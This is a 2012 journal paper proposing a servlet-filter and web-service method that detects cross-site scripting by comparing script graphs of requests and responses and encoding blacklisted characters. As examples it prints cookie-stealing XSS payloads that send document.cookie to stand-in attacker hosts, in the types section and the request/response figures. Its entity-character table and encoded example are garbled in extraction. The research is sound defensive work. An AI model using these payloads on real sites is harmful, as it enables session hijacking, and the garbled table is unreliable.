International Journal of Soft Computing 7 (4): 181-190, 2012
ISSN: 1816-9503

Preventing Client-Side Attack in Web Applications Through Web Services

[1]V. Shanmughaneethi, [2]P. Ramesh and [2]S. Swamynathan
[1]National Institute of Technical Teachers Training and Research (NITTTR), Chennai, India
[2]Department of IST, Anna University, Chennai, India

Abstract: Cross-Site Scripting (XSS) is a prominent threat in web based application caused through a malicious input to the application. It is a type of Client-side attack which targets on the vulnerable areas in the web applications by interacting with malicious server or data. In Cross-Site Scripting (XSS) an attacker can inject malicious scripting code into the input or the header of the application. The injected malicious scripting code will be executed and reveals sensitive information to the attacker. In order to prevent cross-site scripting, we have proposed a web service based detection and prevention mechanism by verifying the user request and response. To implement our mechanism every request and response will be fetched through servlet filter and it will be analysed to check the presence of any malicious injected script. The identification of the malicious script is by constructing a graph with the input of user request and server response of the application. If any malicious script is found that will be replaced with equivalent entity character reference to prevent XSS attack. As a result, the user has an additional protection layer when performing online commercial activities without solely depending on the security of the web application.

Key words: Client-side attacks, Cross-Site Scripting (XSS), web services, servlet filter, India

INTRODUCTION

The constant growth of web applications services like built-in boards, online shops and mail services. Most of the web application attacks are initiated from software vulnerabilities and flaw in the design of software. Particularly, many web applications are using client side scripting languages to enhance the display of web pages. But the increase of client-side scripting raises serious security vulnerabilities in the web applications that lead to client-side attacks. These vulnerabilities in software allow an attacker to steal the personal information of another person or another system.

There are some standard strategies to protect such vulnerabilities like to protect the client's personal information from the attackers, to ensure the credibility of the website to the client and by providing a secured transaction or communication via the web applications. It is not always possible to completely prevent some of the attacks due to its nature and flaw in the design of the web application. Among those, Cross-Site Scripting (XSS) is the most common type of attack in enterprise web applications. According to the survey of Web Hacking Incident Database for 2011 (WHID) among total attacks XSS is the one of the topmost attack is about 12.58%.

In cross-site scripting, normally an attacker inputs a malicious script into a web site. This can be in a forum, comment section or any other input area of the web application. When victims visit that web site, they need to only click on that malicious script output to start the exploit. Cross-site scripting attacks are generally invisible to the victim and all web servers, application servers and web application. There are many risks associated with the cross-site scripting attack such as user accounts being stolen through session hijacking (stealing cookies), the ability of attackers to track visitors' web browsing behavior infringing on their privacy, abuse of credentials and trust, data theft and web site defacement and vandalism.

Cross-Site Scripting (XSS): Cross-site scripting attacks occur when an attacker takes advantage of vulnerable web applications and creates a request with malicious data (such as a script) that is later presented when the users request it. The malicious content is usually embedded into a hyperlink positioned so that the user will come across it in a web site, a web message board, an email or an instant message. If the user then follows the link, the malicious data is sent to the web application which in turn creates an output page for the user containing the malicious content. This malicious data

Corresponding Author: V. Shanmughaneethi, National Institute of Technical Teachers Training and Research (NITTTR), Chennai, India

Fig. 1: Cross-site scripting attack in roseindia.net



Fig. 2: Total No. of infections after 20 h in myspace

allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites or redirect the user to malicious sites. However, the user is normally unaware of the attack and assumes that the data originates from the web server itself. The prominent site for XSS includes the social networking sites like Facebook, Orkut, Twitter and MySpace. In the following example, a web site www.roseindia.net allows to create XSS attack which shown in Fig. 1.

In the www.roseindia.net, the malicious script entered in the search text leads to create a XSS attack. In addition, MySpace is a social network site which helps friends to keep in contact and share their favourites. It has become one of the first victim of cross-site scripting self-replicating worm code. MySpace worm infected members in two steps. Initially Samy, the MySpace worm creator, added a malicious payload to his profile.

Subsequently, any person who visits Samy's profile gets infected and the malicious payload would be added to the visiting person profile thus making him as a source of infection too. Starting with a single person, after 20 h, the infectious profiles exceeded >1 million as it is shown in Fig. 2. After 2 days, MySpace forced to shut down the site to fix the problem (Wassermann and Su, 2008; Okundamiya *et al*., 2008).

Types of cross-site scripting: There are three different types of XSS attacks present in web application: Non-persistent (Reflected), persistent (Stored) and DOM-based XSS attack. In a non-persistent cross-site scripting attack, the injected malicious code by the attacker will not be stored permanently in the server and this type of XSS would be immediately reflected back to the user with sensitive information from the server (<SCRIPT Language="javascript">document. location= 'http://www.testattack.com/whereis-cookie.php?'+ document.cookie; </SCRIPT>).

Persistent XSS stores malicious code permanently in a resource like database, file system or other location managed by the server and later executed in the users browser (<SCRIPT Language="Javascript"> document. images[0].src=http://www.testattack.com/downimage. jpg?whereiscookie+document.cookie;</SCRIPT>).

DOM-based cross-site scripting attacks are performed by modifying the DOM environment in the client side instead of sending any malicious code to server. So, the server does not get any scope to verify the payload. The code shows that a sign (#) means everything following it is fragment, i.e., not part of the query. Browser did not send fragment to server and

therefore server would only see the equivalent of http://www.attacker.com/Home.html not the infected part of the payload contains vulnerable script (http://www.testattack.com/Home.html#name=<SCRIPT>alert (document.cookie) </SCRIPT>).

LITERATURE SURVEY

Many researches have been done in this area of cross-site scripting related attacks in web applications. Cross-Site Scripting prevention approach has been classified into static approach and dynamic approach. Tiwari *et al.* (2008) describes approach of client side solution for Cross-Site Scripting that uses a step by step approach to detect XSS. The first step is to check for scripts' tags in the input. The second step is performed by an analyzer which uses databases to detect vulnerability and decision is made by user. The third step is performed by a data monitoring system. Wassermann and Su (2008) describes static analysis approach for finding XSS vulnerabilities that directly addresses weak or absent input validation. This approach combines work on tainted information flow with string analysis. Galan *et al.* (2010) describes multi-agent system for the automated scanning of web sites to detect the presence of XSS vulnerabilities exploitable by a stored-XSS attack. Chen and Wu (2010) describes automated vulnerability scanner for the injection attacks automatically scans the injection attack vulnerabilities. This automatically analyses web sites with the aim of finding exploitable SQL injection and XSS vulnerabilities. The system consists of two main components which are spider and scanner. Shanmugam and Ponnavaikko (2007a) describes service oriented architecture, a new solution to block cross site scripting attack that is independent of the languages in which the web applications are developed and addresses XSS vulnerabilities arise from other interfaces. Kirda *et al.* (2006) describes noxes approach that is used as a client-side solution to mitigate cross-site scripting attacks. It acts as a web proxy and uses both manual and automatically generated rules to mitigate possible cross-site scripting attempts. These rules are generated in three ways: they are manual creation, firewall prompts and snapshot mode. Shanmugam and Ponnavaikko (2007b) describes behaviour based anomaly detection approach that introduces a security layer on top of the web application so that the existing web application remain unchanged whenever a new threat is introduced that demands new security mechanisms. Shahriar and Zulkernine (2009) describes mutation-based testing technique to perform adequate testing of XSS. Mutation is a fault-based testing technique where an implementation is injected with faults to generate mutants. Wurzinger *et al.* (2009) describes Secure Web Application Proxy (SWAP), a server-side solution for detecting and preventing cross-site scripting attacks. SWAP comprises a reverse proxy that intercepts all HTML responses as well as a modified Web browser which is utilized to detect script content. Gebre *et al.* (2010) describes content-sniffing XSS attack which can be avoided if the uploaded files on the server are checked for HTML codes. Content-sniffing refers to the process of determining an appropriate MIME type by analyzing the binary content of a file as well as the server supplied MIME type headers and the file extension. Cross site scripting attack is one of popular attacks which are often used to steal the cookies from a browser's database. Putthacharoen and Bunyatnoparat (2011) describes a technique called dynamic cookies rewriting that aims to render the cookies useless for XSS attacks. Tang *et al.* (2010) describes vulnerability detection system based on dynamic taint propagation analysis. Data from untrusted sources such as network, user input and configuration files are tagged as taint data. Taint path and the collection of taint data are calculated by taint propagation algorithms. Jovanovic *et al.* (2006) describes pixy, the open source tool for statically detecting XSS vulnerabilities in PHP code by means of data flow analysis. Ismail *et al.* (2004) describes Client-Side System that automatically detects XSS vulnerability by manipulating either request or server response. In the detection proxy server, two modes are used to detect and collect the XSS attack information, they are Response Change Mode and Request Change Mode. Zhang *et al.* (2010) describes execution-flow analysis of javascript programs running in a web browser to prevent cross-site scripting attacks by constructing Finite-State Automata (FSA) to model the client-side behaviour of Ajax applications under normal execution.

However, there is a need to prevent cross-site scripting by proposing a server-side detection system that detects and prevents XSS vulnerability by manipulating user request and server response through web services. By fetching each user requested page and server response page for a request through servlet filter in java. This filter information is sent to web service that generates graph for the scripts present in the user request and server response for that request. To traverse this generated graph for finding extra scripts present in the dynamically generated response web page and it is matching with the list of blacklist characters. If that script is matched with blacklisted characters then encode this script with the use of special characters in the server response to the web browser. This mitigates vulnerable script present in web application by simply displaying it

on web browser. The vulnerable script will not be executed in web browser to allow the attacker to perform any kind of malicious activities such as redirecting the web page to a malicious location, hijacking the client-server session.

SYSTEM ARCHITECTURE

All applications should be robust against all forms of input data like the input obtained from the user, infrastructure, external entities or database systems. The most common web application security weakness is the failure to properly validate input from the client or environment. This weakness leads to almost all of the major vulnerabilities in applications such as SQL Injection, XSS attacks, file system attacks and buffer overflows. To prevent XSS attack, we have proposed a model which consists of input interceptor, script verification module and file system for log entry. In order to prevent cross-site scripting attack, the client script in web application should be verified and checked against black list characters. When a user makes a request to the web server, the generated response page may have the extra vulnerable script code called XSS script. This vulnerable script code could retrieve sensitive information from the web server which will be a threat for the user. So, there must be a need for verification to check the presence of vulnerable script in the user response. Figure 3 shows the system architecture for preventing XSS attack.

In this system, the user request and server response are intercepted while request-response communication using interception module through the Servlet Filter Method.

Interception module: Input interceptor module, intercept all the client request and server response to verify the presence of vulnerable script. Input interceptor module uses the servlet filter to filter each request and response. This filter is like a lightweight servlet that doesn't generate its own content, instead it plugs into the request handling process and executes in addition to the normal page processing. Filters can be applied to any resources served by a servlet engine, whether it's flat HTML, graphics, a JSP page, servlet or whatever. This servlet filter is added to an existing web application without either the filter or the application being aware of one another.

It is used basically for intercepting and modifying requests and response from the server. The intercepted input passed to the script module verification for validating the user input. The input to the web application is either from the web application input form or from the http header. However, this servlet filter intercepted the input and passed to the script verification module. The script verification module is developed by means of web services. The filtered information would be sent to the web service to verify the black list characters in the injected script. Figure 4 shows the code for servlet filter mapping.

The most important method in this interface is the doFilter Method which is passed to request, response and filter the chain objects. This method can examine the request headers; customize the request and response object if it wishes to modify request headers or data and



Fig. 3: System architecture for preventing XSS attack

```
<filter>
        <filter-name>XSSFilter</filter-name>
        <filter-class> XSSFilter  </filter-class>
        <init-param>
                <param-name>test-param</param-name>
                <param-value>This parameter is for testing.</param-value>
        </init-param>
</filter>
 <filter-mapping>
          <filter-name>XSSFilter</filter-name>
          <url-pattern>/* </url-pattern>
</filter-mapping>
```

Fig. 4: Servlet filter mapping

invoke the next entity in the filter chain. If the current filter is the last filter in the chain that ends with the target web component or static resource, the next entity is the resource at the end of the chain; otherwise, it is the next filter that was configured in the WAR. It invokes the next entity by calling the doFilter Method on the chain object. Alternatively, it can choose to block the request by not making the call to invoke the next entity.

Script verification module: Script verification module is a main module to detect the presence of XSS script in the response from the server. If any blacklist characters are found in the verification process then the blacklist characters in the response page against the request page would be encoded. So that the injected blacklist characters in the web application would be displayed as it is on the web browser without execution. To check the presence of XSS script in the request or response, the client request and server response are intercepted and passed it to pattern creation and script count module. The pattern creation module generates a pattern like a graph with the help of script count module for the script present in the request. For each request and response, this module crawl the page and generates a pattern like a graph for the client script presented in the requested page and response. Now, there are two patterns as request URL client script pattern and response URL client script pattern. If the dynamically generated response page has any extra vulnerable cross-site scripting code attached to the response page that will be easily detected. If extra script code is present in response page, it is verified against the blacklist character verification. If it is matched to blacklisted characters then, encode this special characters script in the server response to the web browser. This mitigates vulnerable script present in web application by simply displaying it on web browser. The vulnerable script do not executed in web browser to allows the attacker to redirect the web page to a malicious location and hijack the client-server session. As a result, the user has an additional protection layer when surfing websites without solely depending on the security of the web application.

IMPLEMENTATION OF MODEL

To implement this model, we have to intercept each request and response in the web environment using the servlet filter. The intercepted request and response crawled through JSoup crawler for generating patterns. The crawled information from both URLs is represented by graphical notation by JgraphT library. An adjacent matrix is prepared for both the graphs to check the equality. Through this validation, the vulnerable script will be indentified and the blacklist characters in the vulnerable script are replaced by the entity references.

Filtering request and response: A servlet filter will dynamically intercepts each request and response. The filtering Application Programming Interface (API) is defined by the Filter interfaces in the javax.servlet package. Researchers define a filter by implementing the filter interface in the API. Researchers override the doFilter Method in the filter interface to pass each request, response and filter chain objects. This method can perform the actions like examine and customize the request and response headers object if it contains vulnerable data to modify request and response headers or data.

The XSSFilter will be mapped to web.xml for monitoring each request and response in the web application. Hence, any request from client will generate a call to this filter. For each filtered request and response URL is sent to the crawler for constructing graph equivalent to the presence of the script.

Graph generation: The filtered information of the user request and server response will be sent to pattern creation to generate graph for the presence of the script in the request and response. The construction of a graph and traversal will be performed by the graph generation module with the help of Jsoup and JgraphT library. A simple graph G is a pair:

$$G = (V, E)$$

Where:
V = A finite set called the vertices of G
E = A finite set called the edges of G

To construct a listenable graph:

$$\text{Graph } G = \{V, E\}$$

Where:
V = Vertices representing number of script modules in the request or response page
E = Edges representing invocation of a script with in a page

JgraphT library will be used to construct a graph for the script after crawling entire web page. JGraphT supports various types of graphs like directed, undirected graphs, graphs with weighted, unweighted, labelled or any user-defined edges, various edge multiplicity options including simple-graphs, multigraphs, pseudographs, unmodifiable, listenable graphs and sub-graphs. We have constructed a listenable graph for the each request and response in the web application.

For constructing a graph, script is represented as a root node and child nodes are represented by the client script modules. For the child nodes, the entire web page will be crawled and all the client script modules are collected. Each module represented by as vertices and if the same module invoke another script module then there will be edge between these two modules. Similarly, all the client script modules are represented as complete graphical pattern. For example for the following Fig. 5 shows the request http://hpcc.com/ccentre/fill.jsp there are 8 nodes and 8 edges.

According to the presence of the client script modules and invocation of the modules' vertices and edges are established. For the given request, the graph will be established with the representation of client script modules and its coupling. Figure 6 shows the graph generated for request.

When the request initiated by the malicious user, there will be a possibility of attaching a vulnerable script in the request. Since, attaching a vulnerable script in the request, the response will be consisting of the vulnerable script and may be in addition of one or more client scripts. Whatever the client script embedded with existing legitimate page that leads to XSS attack in the web application. To prevent the XSS attack, the same exercise like intercepting the response similar to the request, crawling the web page and construction of graph are to be established. For example for the given request http://hpcc.com/ccentre/fill.jsp. the response script is shown in the Fig. 7.

In the response page, there is a script added to create a XSS attack. For the script shown in the study, similar to construction of a graph for the request another graph will be generated for response. The response graph will be shows in the Fig. 8.

```
<%@page contentType="text/html" pageEncoding="UTF-8"%>
<html>   <head>       <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
      <title>Welcome</title>
      <script type="text/javascript">
         function convertToString()          {          }
         function test()                     {          }
         function test2()                    {          }
      </script>
      <script>
        function testing()                   {          }
      </script>   </head>   <body>
          <SCRIPT>alert("Hai Hello")</SCRIPT>
           <a href="http://localhost:8081/dom_xss/test.jsp?username=<script>alert(document.cookie)</script>">Click
here to continue...</a>
          <script>document.location= "http://attackerhost.example/cgi-bin/cookiesteal.cgi?"+document.cookie</script>
  </body> </html>
```

Fig. 5: Script in the request



Fig. 6: Script generated for request

```
<%@page contentType="text/html" pageEncoding="UTF-8"%>
<html>   <head>
      <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
      <title>Welcome</title>
      <script type="text/javascript">
         function convertToString()   {}
         function test()              {}
         function test2()             {}
      </script>
      <script> function testing() {}  </script>
      </head>   <body>
      <form action="test.jsp" method="get">
         <SCRIPT>alert("Hai Hello")</SCRIPT>
         <input type="text" name="username" value="">
         <script>alert(document.cookie)</script>
          <a href="http://localhost:8081/dom_xss/test.jsp?username=<script>alert(document.cookie)</script>">
            Click here to continue...</a>
      script>document.location= "http://attackerhost.example/cgi-
bin/cookiesteal.cgi?"+document.cookie</script>              </form>    </body>  </html>
```

Fig. 7: Script in the response



Fig. 8: Graph generated for response

The added script which leads to XSS attack indicated in the Fig. 8. By using the two graphs, the graph traversal will be performed.

Graph traversal: To identify the malicious script, an adjacency matrix has to be generated for above generated graph pattern. To construct the adjacency matrix, the entire graph will be traversed using the Depth First Search (DFS). In the generated graph, every node is labelled as A-D, etc. The adjacency matrix is a two dimensional array with Boolean flags. The array size will be fixed by the number of vertices and each edge in the graph denoted as 1 and others will be 0.

In the first matrix, there are 8 vertices represented as V = {A , B, C, D, E, F, G, H} shown in Fig. 9. In the second matrix, there are nine vertices represented as V = {A, B, C, D, E, F, G, H, I}. The Boolean value 1 or 0 denoted as presence of edge between the vertices.

	A	B	C	D	E	F	G	H
A	0	1	0	0	0	1	0	0
B	1	0	1	1	1	0	0	0
C	0	1	0	0	0	0	0	0
D	0	1	0	0	0	0	0	0
E	0	1	0	0	0	0	0	0
F	1	0	0	0	0	0	1	0
G	0	0	0	0	0	0	0	0
H	0	0	0	0	0	0	0	0

Request graph matrix

	A	B	C	D	E	F	G	H	I
A	0	1	0	0	0	1	0	1	1
B	1	0	1	1	1	0	0	0	0
C	0	1	0	0	0	0	0	0	0
D	0	1	0	0	0	0	0	0	0
E	0	1	0	0	0	0	0	0	0
F	1	0	0	0	0	0	1	0	0
G	0	0	0	0	0	1	0	0	0
H	0	0	0	0	0	0	0	0	0
I	1	0	0	0	0	0	0	0	0

Response graph matrix

Fig. 9: Adjacency matrix for request/response

By comparing these adjacency matrixes, the embedded vulnerable script will be identified. The identified script also reveals the location of the script and how this vulnerable script coupled with other legitimate scripts. The embedded vulnerable script may lead to XSS attack. In order to prevent the XSS attack, the blacklist characters in the vulnerable script will be identified and replaced with entity references.

Blacklist character verification: To secure the user information and to prevent the XSS attack, the vulnerable script should not be allowed to execute in the client environment. In order to perform the execution of preventing the vulnerable script, the blacklist characters in the script have to be parsed and to be replaced with entity reference characters. The blacklist verification module would identify the blacklist characters and replace with entity reference characters. Some of the main blacklist characters and its entity references are shown in Table 1.

For example, consider the following script: http://attacker/StealSession.php leads to XSS attack. When this script is injected as an input, through the approach, this script will be identified. Normally, this script will be executed at the client environment and it reveals the legitimate user's cookie and session information to the attacker.

But the blacklist verification module replace the blacklist characters as: <script>document.location= ‘'http://attacker/StealSession.php?&=‘ +document.cookie; </script&gt and make the script not executable at the client environment and just display as: <script>document.location='http://attacker/ StealSession. php?'+document.cookie;</script>. The replacement of blacklist characters are replaced by WebLogic Server that provides the weblogic.servlet. security.Utils.encodeXSS() Method to replace the special characters in user-supplied data.

Table 1: Sample blacklist characters

Blacklist character	HTML entity character	ISO Latin decimal code
<	<	>
>	>	&#60
&	&	&
!	¡	¡
"	"	"
“	“	“
”	”	”
‘	‘	‘
’	’	‘
±	±	±

RESULTS AND DISCUSSION

To evaluate this approach, researchers analysis the HttpRequest that contain different types of scripts and web server response of HttpResponse before XSS attack and after XSS attack happened in the different status. By framing more number of vulnerable scripts as input to the web application and determine the detection of XSS script in script module verification shown in Table 2. This system will prevent most of the vulnerable script present in web application to mitigate the cross-site scripting attack.

This tool tested with different types of vulnerable script. The result proves that there is no false negative reply the tool. When this tool tested in the real time environment, the response time is increased in few milli seconds shown in Table 3 and Fig. 10.

The graph shows that the difference is very minimal are shown in the following Fig. 10. Compare to the consequences of the threat through XSS, this time delay difference with the approach is negligible.



Fig. 10: Response time comparison with XSS filter and without XSS filter

Table 2: Detection of XSS attack with various kinds of vulnerability

Web application	Http request	Without XSS filter	With XSS filter	Remarks
Login form	Request with vulnerable script	Authentication true	Authentication failed	Detected
Online forum	User comment with vulnerable script	Vulnerable script executed	Script execution failed	Detected
Email	Vulnerable script in mail payload	Execute script in browser while display mail content	Script simply displayed in mail	Detected
Facebook	Post script in wall comments	Script executed while user view comments	Script execution failed in comments	Detected
Image in database	Image URL with vulnerable script	Script executed when display image	Image display failed	Detected
Search engine	Search query with vulnerable script	Execution of script in user browser	Retrieve information for query content	Detected
Online transaction in bank applications	Script in transaction form input	Transaction executed	Transaction failed	Detected
Form filling for job application	Input with script in application form	Form is submitted in job portal	Form submission failed	Detected
Samy worm in MySpace	Friend request	Friends request accepted and displayed as samy is my hero	Request for friends failed	Detected
Event in JavaScript	Event function with vulnerable script	Event is executed in user interaction	Event failed in user interaction	Detected

Table 3: Response time with XSS Filter and Without XSS Filter

No. of test	Response time without XSS filter (msec)	Response time with filter (msec)	Response time difference (msec)
1	6.572345	13.037751	6.465406
2	2.549558	5.912571	3.363013
3	3.316004	7.610494	4.294490
4	3.416435	6.713455	3.297020
5	6.316430	14.504972	8.188542
6	2.373018	7.809788	5.436770
7	1.912753	4.190010	2.277257
8	2.549558	4.416435	1.866877
9	2.198369	6.549558	4.351189
10	2.018753	5.399914	3.381161

CONCLUSION

Web application performs many critical tasks and deals with sensitive information. In the daily life, we pass many confidential data through this media. So, this platform must be secure and stable. Now a days, web application facing security problem like injection attack and XSS is one of them. Various researches are performing to make web application platform more reliable. The methodology will detect cross-site scripting on both client-side and server-side and provides secure communication between client and server.

Concretely, the future research is focussed on making the web application more secure against the Session Hijacking by preventing cookies from XSS attack. This approach can be implemented in the web services without any change required on both web browser and web server. The technique called dynamic cookie rewriting which is then implemented as a part of the web service. As the browser's database does not store the original values of the cookies, so even the XSS attacks can steal the cookies from the browser's database, the cookies cannot be used later to impersonate the users.

REFERENCES

Chen, J.M. and C.L. Wu, 2010. An automated vulnerability scanner for injection attack based on injection point. Proceedings of the International Computer Symposium, December 16-18, 2010, Tainan, pp: 113-118.

Galan, E., A. Alcaide, A. Orfila and J. Blasco, 2010. A multi-agent scanner to detect stored-XSS vulnerabilities. Proceedings of the International Conference for Internet Technology and Secured Transactions, November 8-11, 2010, London, pp: 1-6.

Gebre, M.T., K.S. Lhee and M.P. Hong, 2010. A robust defense against content-sniffing XSS attacks. Proceedings of the International Conference on Digital Content, Multimedia Technology and its Applications, August 16-18, 2010, Seoul, pp: 315-320.

Ismail, O., M. Etoh, Y. Kadobayashi and S. Yamaguchi, 2004. A proposal and implementation of automatic detection/collection system for cross-site scripting vulnerability. Proceedings of the International Conference on Advanced Information Networking and Application, Volume 1 (AINA'04), Computer Society, pp: 145-151.

Jovanovic, N., C. Kruegel and E. Kirda, 2006. Pixy: A static analysis tool for detecting web application vulnerabilities. Proceedings of the Symposium on Security and Privacy, May 21-24, 2006, Berkeley/Oakland, CA., USA., pp: 263-269.

Kirda, E., C. Kruegel, G. Vigna and N. Jovanovic, 2006. Noxes: A client-side solution for mitigating cross-site scripting attacks. Proceedings of the 21th Symposium on Applied Computing, April 23-27, 2006, Dijon, France, pp: 1-8.

Okundamiya, M.S., O.S. Udeozor and T.P. Okundamiya, 2008. Design and implementation of a web-based information technology with security measures against threats and risk. Asia J. Inform. Technol., 7: 316-331.

Putthacharoen, R. and P. Bunyatnoparat, 2011. Protecting cookies from cross site script attacks using dynamic cookies rewriting technique. Proceedings of the International Conference on Advanced Communication Technology, February 13-16, 2011, Seoul, pp: 1090-1094.

Shahriar, H. and M. Zulkernine, 2009. MUTEC: Mutation-based testing of cross site scripting. Proceedings of the ICSE Workshop on Software Engineering for Secure System, May 19, 2009, Vancouver, Canada, pp: 47-53.

Shanmugam, J. and M. Ponnavaikko, 2007b. A solution to block cross site scripting vulnerabilities based on service oriented architecture. Proceedings of the International Conference on Computer and Information Science, July 11-13, 2007, Melbourne, Qld., pp: 861-866.

Shanmugam, J. and M. Ponnavaikko, 2007a. Behavior-based anomaly detection on the server side to reduce the effectiveness of cross site scripting vulnerabilities. Proceedings of the International Conference on Semantics, Knowledge and Grid, October 29-31, 2007, Shan Xi, pp: 350-353.

Tang, H., S. Huang, Y. Li and L. Bao, 2010. Dynamic taint analysis for vulnerability exploits detection. Proceedings of the International Conference on Computer Engineering and Technology, April 16-18, 2010, Chengdu, China, pp: 215-218.

Tiwari, S., R. Bansal and D. Bansal, 2008. Optimized client side solution for cross site scripting. Proceedings of the IEEE International Conference On Networks, December 12-14, 2008, New Delhi, India, pp: 1-4.

Wassermann, G. and Z. Su, 2008. Static detection of cross-site scripting vulnerabilities. Proceedings of the International Conference on Software Engineering, May 10-18 2008, Leipzig, pp: 171-180.

Wurzinger, P., C. Platzer, C. Ludl, E. Kirda and C. Kruegel, 2009. SWAP: Mitigating XSS attacks using a reverse proxy. Proceedings of the Workshop on Software Engineering for Secure System, May 19, 2009, Vancouver, BC., pp: 33-39.

Zhang, Q., H. Chen and J. Sun, 2010. An execution-flow based method for detecting cross-site scripting attacks. Proceedings of the 2nd International Conference on Software Engineering and Data Mining, June 23-25, 2010, Chengdu, China, pp: 160-165.